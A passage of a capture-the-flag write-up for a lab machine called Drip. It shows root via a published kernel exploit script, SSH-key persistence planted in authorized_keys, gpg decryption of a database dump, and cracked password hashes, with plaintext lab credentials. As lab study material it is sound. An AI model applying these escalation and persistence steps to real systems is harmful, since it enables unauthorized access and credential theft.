
But we dont have credentials for the login page.
Also our goal should be to get to this Postgres user as www-data we cant have access to the database.
Privilege Escalation on DRIP - COPYFAIL - CVE-2026-31431 (Unintended)
We have foothold on drip linux box, we can get to root using the recent linux vulnerability COPYFAIL.
https://github.com/theori-io/copy-fail-CVE-2026-31431
Transferring the python script to the remote machine.
1
python3 copy_fail_exp.py

And just like that we are root on Drip linux box.
Simply stabilizing the shell using python pty like above and now checking the /etc/ directory.

We know that the DC01 is at 172.16.20.1, We need to have a tunnel to be able to able to contact the DC.
Also listing .env file on the dashboard.

I tried connecting to the database but it failed even with the correct credentials.
Credentials for Victor.r
Running linpeas.sh on the box.
1
./linpeas.sh

We can see that there is a dev-dripmail.old.sql.gpg file present on the database.
To decrypt this we need the pubring.kbx which is present in /var/lib/postgresql/.gnupg/pubring.kbx
So we need to switch our user to postgres and then list keys.
1
gpg --list-keys

Now we decrypt the .sql.gpg file to .sql
1
gpg --decrypt dev-dripmail.old.sql.gpg


I wasnt able to decrypt it, there was a permission issue present. So the workaround for this was to get a shell as postgres user and then we decrypt it.
So I added my public key to the /var/lib/postgresql/.ssh/authorized_keys file and get a shell as postgres.

Used the 2Qa2SsBkQvsc as the password that we recovered from the environment variable results in successful decryption of the file.

And we have a new hash for the user victor.r decrypting the hash from crackstation.net we get this.

We now have creds for victor.r, moving forward with our enumeration, lets check the /etc/postgresql/15/main directory.
Credentials for Ebelford
Lets enumerate the postgres directories.

Checking the postgres logs.

Inspecting these log files.


The log files are encrypted in gzip format, first lets decompress all of them.
1
gzip -d *
Now we search for passwords, creds, hashes in the files.
1
cat * | grep -r password

In the log file 4 we have a password hash set for the user ebelford
This is an md5 hash, trying to crack it using the crackstation.net

It successfully cracks to ThePlague61780
I am guessing this password authenticates to the DC.
Persistence and Tunneling on DRIP.HTB
Now I will add my public key to the authorized_keys file of the DRIP.HTB box to have persistence.

Now we can ssh into the box, without the whole exploitation.

